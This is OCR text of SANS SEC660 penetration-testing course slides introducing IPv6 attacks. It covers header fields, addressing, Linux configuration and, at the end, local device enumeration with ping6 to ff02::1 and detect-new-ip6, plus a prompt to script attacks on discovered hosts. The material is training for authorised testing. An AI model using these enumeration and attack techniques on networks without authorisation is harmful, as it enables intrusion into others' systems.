
Exercise: IPv6 Attack

Exploiting the Network

Exercise: SNMP Enumeration

Bootcamp

IPv6 for Penetration Testers
Next we'll look at various techniques to evaluate and attack IPv6 networks.



IPv6 Penetration Testing


- IPv6 adds new complexity to penetration testing
  - Also opens up new opportunities for an attack
- Many organizations would say they have not yet adopted IPv6 ...
  - ... incorrectly. IPv6 is widely deployed internally, with little monitoring or control
- We'll look at building essential IPv6 knowledge and attack techniques

SANS SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 174

IPv6 Penetration Testing
The IPv6 protocol adds new complexity for penetration testing, and for the management and monitoring of enterprise devices. At the same time, IPv6 creates new opportunities for attack as well, exploiting new flaws in IPv6 deployments, or to simply bypass IPv4 defense systems.

Many organizations would indicate that they have not yet adopted IPv6 internally for their organization. This is a misrepresentation, since many organizations have already adopted IPv6 unknowingly as a default component of modern operating systems, both in traditional computing devices and mobile device platforms. This lack of understanding on the use of IPv6 in organizations has also led to a lack of IPv6 monitoring systems capable of identifying attacks against IPv6 devices.

In this module, we'll look at building some essential IPv6 knowledge in the format and operation of IPv6 networks, and how we can target and exploit deficiencies in IPv6 deployments, whether intentional or unintentional.



IPv6 Header

- Version: "6"
- Traffic Class.: QoS and prioritization
- Flow Label: Used with traffic class for QoS priorities
- Payload Length: Length in bytes including extensions headers
- Next Header: Formerly "Protocol", identifies the payload protocol (can be more IPv6)
- Hop Limit: Same function as TTL, removing any notion of "time"

Ver.	Traffic Class.	Flow Label	
Payload Length		Next Header	Hop Limit
Source Address			
Destination Address			

Flow Label is the only new field; other fields are larger in size or have logical name changes.


SANS

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 175

IPv6 Header
First we'll look at the format and design of the IPv6 header. The layout of the IPv6 header is as follows:

- Version: The 4-bit version field remains the same as in the previous IPv4 protocol, using a "6" instead of the previous "4".
- Traffic Classification: The traffic classification field is 8 bits, used to identify the priority of the traffic. This field is like the IPv4 Type of Service (ToS) field.
- Flow Label: The flow label field is new for IPv6 at 20 bits, used for specifying router handling options for the packet.
- Payload Length: The 16-bit payload length field discloses the length of the IPv6 header, including the length of extensions (added fields) associated with the header.
- Next Header: The next header field is 8 bits and replaces the IPv4 "protocol" field, identifying the next encapsulated protocol. The next header type values are compatible with the values used in the IPv4 protocol field.
- Hop Limit: The hop limit field is 8 bits and replaced the Time To Live (TTL) field in IPv4. The hop limit field is decremented by one for each router that forwards the packet.
- Source Address: The source address field is 16 bytes or 128 bits.
- Destination Address: The destination address field is 16 bytes or 128 bits.

Of these fields, only the flow label field is new. All other fields have an analogous component in IPv4.



IPv6 Addressing Notes

- Goodbye dotted-decimal, hello hexadecimal representation
  - 16-bit fields (4 characters known as a hexquad) separated by colons
- Leading 0s are optional
- Successive 0s can be shortened with ::, but only once in an address


```
fe80:0000:0000:0000:ccac:0000:08ac:7405
        fe80:0:0:0:ccac:0:8ac:7405
           fe80::ccac:0:8ac:7405
```

SANS

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 176

IPv6 Addressing Notes
The most obvious difference between IPv4 and IPv6 is the length of the address fields, and the end of dotted-decimal address representation. In IPv6, we use hexadecimal notation in 16-bit groups (known as hexquads) separated by colons.

Since writing out full IPv6 addresses can be tedious, we can use shortcuts to reduce the length of the address. First, all leading 0s in an IPv6 address can be eliminated, though a trailing or ending 0 must be retained in many cases. Second, if there are groups of successive 0s, we can shorten them by omitting them with a two-colon notation ("::"). However, this can only be done once per IPv6 address.



IPv6 Addressing

- Three types of IPv6 addresses:
  - Unicast: Can be global, site local, or link local
  - Anycast: One to nearest
  - Multicast: One to many
- No more broadcast addresses (replaced with multicast)

Address Prefixes

FE80::/10 link local
FC00::/7 unique local address
FF00::/8 multicast
FF02::1/64 all nodes multicast
2000::/16 stateless autoconfig
2001::/16 global allocation
2001:db8::/32 documentation use

EUI 64 Automatic Interface Addressing

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 177

IPv6 Addressing
In IPv6 there are three types of addresses:

- Unicast addresses are between two hosts on an IPv6 network and can represent globally unique addresses, addresses that are local to a given site or organization, or addresses that are local to a given LAN segment (link local).
- Anycast addresses are used to transmit packets to the nearest IPv6 target by class (such as a message meant only for IPv6 routers).
- Multicast addresses are used to send packets from one host to many targets.

Broadcast addresses are no longer used in IPv6, replaced with multicast addresses. If an IPv6 host wants to send traffic to all the hosts on the LAN where they would have formerly used a broadcast IPv4 address and FF:FF:FF:FF:FF:FF MAC address, the host uses the FF02::1 IPv6 address with a destination MAC address of 33:33:00:00:00:01.


Common IPv6 addresses include:

- FE80::/10 – link local (analogous to IPv4 169.254.0.0/16 address space defined in RFC 5735 and RFC 3927)
- FC00::/7 – unique local address (analogous to IPv4 192.168.0.0/16, 10.0.0.0/8, and 172.16.0.0/12 address space defined in RFC 1918)
- FF00::/8 – multicast IPv6 traffic
- FF02::1/64 – all nodes multicast address, replacing IPv4 broadcast address 255.255.255.255

- 2000::/16 – used for stateless autoconfiguration of IPv6 addresses using the EUI 64 expansion method, leveraging the client MAC address
- 2001::/16 – Internet-wide global allocation of IPv6 address space to regional registries (analogous to former IPv4 unique organizational address space allocations including 4.0.0.0/8, 64.24.0.0/16, etc.)
- 2001:db8::/32 – used for documentation purposes

With IPv6, MAC addresses are also extended to 64 bits for automatic IPv6 interface addressing using the IEEE standard EUI 64 technique. First, the 48-bit MAC address is split into two 3-byte chunks. A constant 2-byte field of "FF:FE" is added in the middle. Next, the low-order second bit of the first byte of the MAC address is set to 1 if the MAC address is universally unique (which will be the case for common MAC addresses on Ethernet and wireless cards). This 64-bit value is used to represent the lower 64 bits of the IPv6 address with the appropriate prefix information, as shown.

A great cheat sheet reference for IPv6 addressing is available at: http://www.roesen.org/files/ipv6_cheat_sheet.pdf.



Linux IPv6 Interface Configuration

Load the Linux IPv6 kernel module

```
# modprobe ipv6
```

Add an IPv6 address to eth0 with a 64-bit mask

```
# ifconfig eth0 inet6 add fc00:660:0:1::2/64
```

Display configured IPv6 addresses

```
# ifconfig eth0 | grep inet6
          inet6 addr: fc00:660:0:1::2/64 Scope:Global
          inet6 addr: fe80::20c:29ff:feef:6db7/64 Scope:Link
```

Remove an assigned IPv6 address


```
# ifconfig eth0 inet6 del fc00:660:0:1::2/64
```

Linux IPv6 Interface Configuration
Linux distributions have included robust IPv6 support for many years. Commonly, the driver support for IPv6 is compiled as a kernel module that can be loaded with the modprobe command as shown on this page.

To add an IPv6 address to an interface, we use the ifconfig command with the "inet6 add" directive, followed by the desired address and netmask, as shown. Upon configuring an IPv6 address on Linux, the kernel will send an ICMPv6 Neighbor Solicitation (NS) message as part of the Optimistic Duplicate Address Detection (DAD) protocol defined in RFC 4429.

We can examine the configured IPv6 addresses for a given interface with the ifconfig command, optionally limiting the output with the grep command as shown. In the example on this page, a global allocation address is shown and noted as "Scope:Global". A second link-local allocated address is also shown, noted as "Scope:Link".

When necessary, it is possible to remove an IPv6 address as well, using the ifconfig command and the "inet6 del" directive, followed by the address and netmask to remove.




Opportunities for Attacking IPv6

- IPv6 attacks can be local or remote
- Local attacks for "automatic" or unmanaged IPv6 deployments
  - Exploiting misconfigured host vulnerabilities
  - Evading monitoring or controls limited to IPv4
  - Requires LAN access, wired or wireless
- Remote attacks for IPv6 connected networks
  - Similar vulnerabilities exploited remotely

Opportunities for Attacking IPv6
When attacking an IPv6 network, we can generally classify the attack techniques as those that can be applied locally with access to the same LAN as the target network, or remotely over the Internet. Local IPv6 attacks generally take advantage of the automatic configuration of IPv6 nodes, evading monitoring or network controls limited to IPv4 hosts.

Remote IPv6 attacks attempt to exploit weaknesses in remote IPv6 nodes over the Internet. These attacks are typically like IPv4 attacks, similarly evading network controls limiting accessibility to IPv4 hosts.

We'll look at both local and remote IPv6 attacks in this module, starting with local IPv6 network discovery and manipulation.



Local IPv6 Device Enumeration

Active discovery, multicast ping to all link-local hosts

```
$ ping6 -c 5 ff02::1%eth0 >/dev/null
$ ip -6 neigh
fe80::20c:29ff:fe14:6a01 dev eth0 lladdr 00:0c:29:14:6a:01 REACHABLE
fe80::6aa8:6dff:fe40:9864 dev eth0 lladdr 68:a8:6d:40:98:64 REACHABLE
fe80::20c:29ff:fef3:a846 dev eth0 lladdr 00:0c:29:f3:a8:46 REACHABLE
```

Passive discovery reporting Duplicate Address Detection activity

```
# detect-new-ip6 eth0
Started ICMP6 DAD detection (Press Control-C to end) ...
Detected new ip6 address: fc00:660:0:1::254
Detected new ip6 address: fc00:660:0:2::23
Detected new ip6 address: fc00:660:0:1::111
# detect-new-ip6 eth0 ./your-custom-script.sh
```

Write your own script to attack discovered devices. The first argument passed to the script is the IPv6 address of the host.

SEC660 | Advanced Pen Testing, Exploit Writing, and Ethical Hacking 181

Local IPv6 Device Enumeration

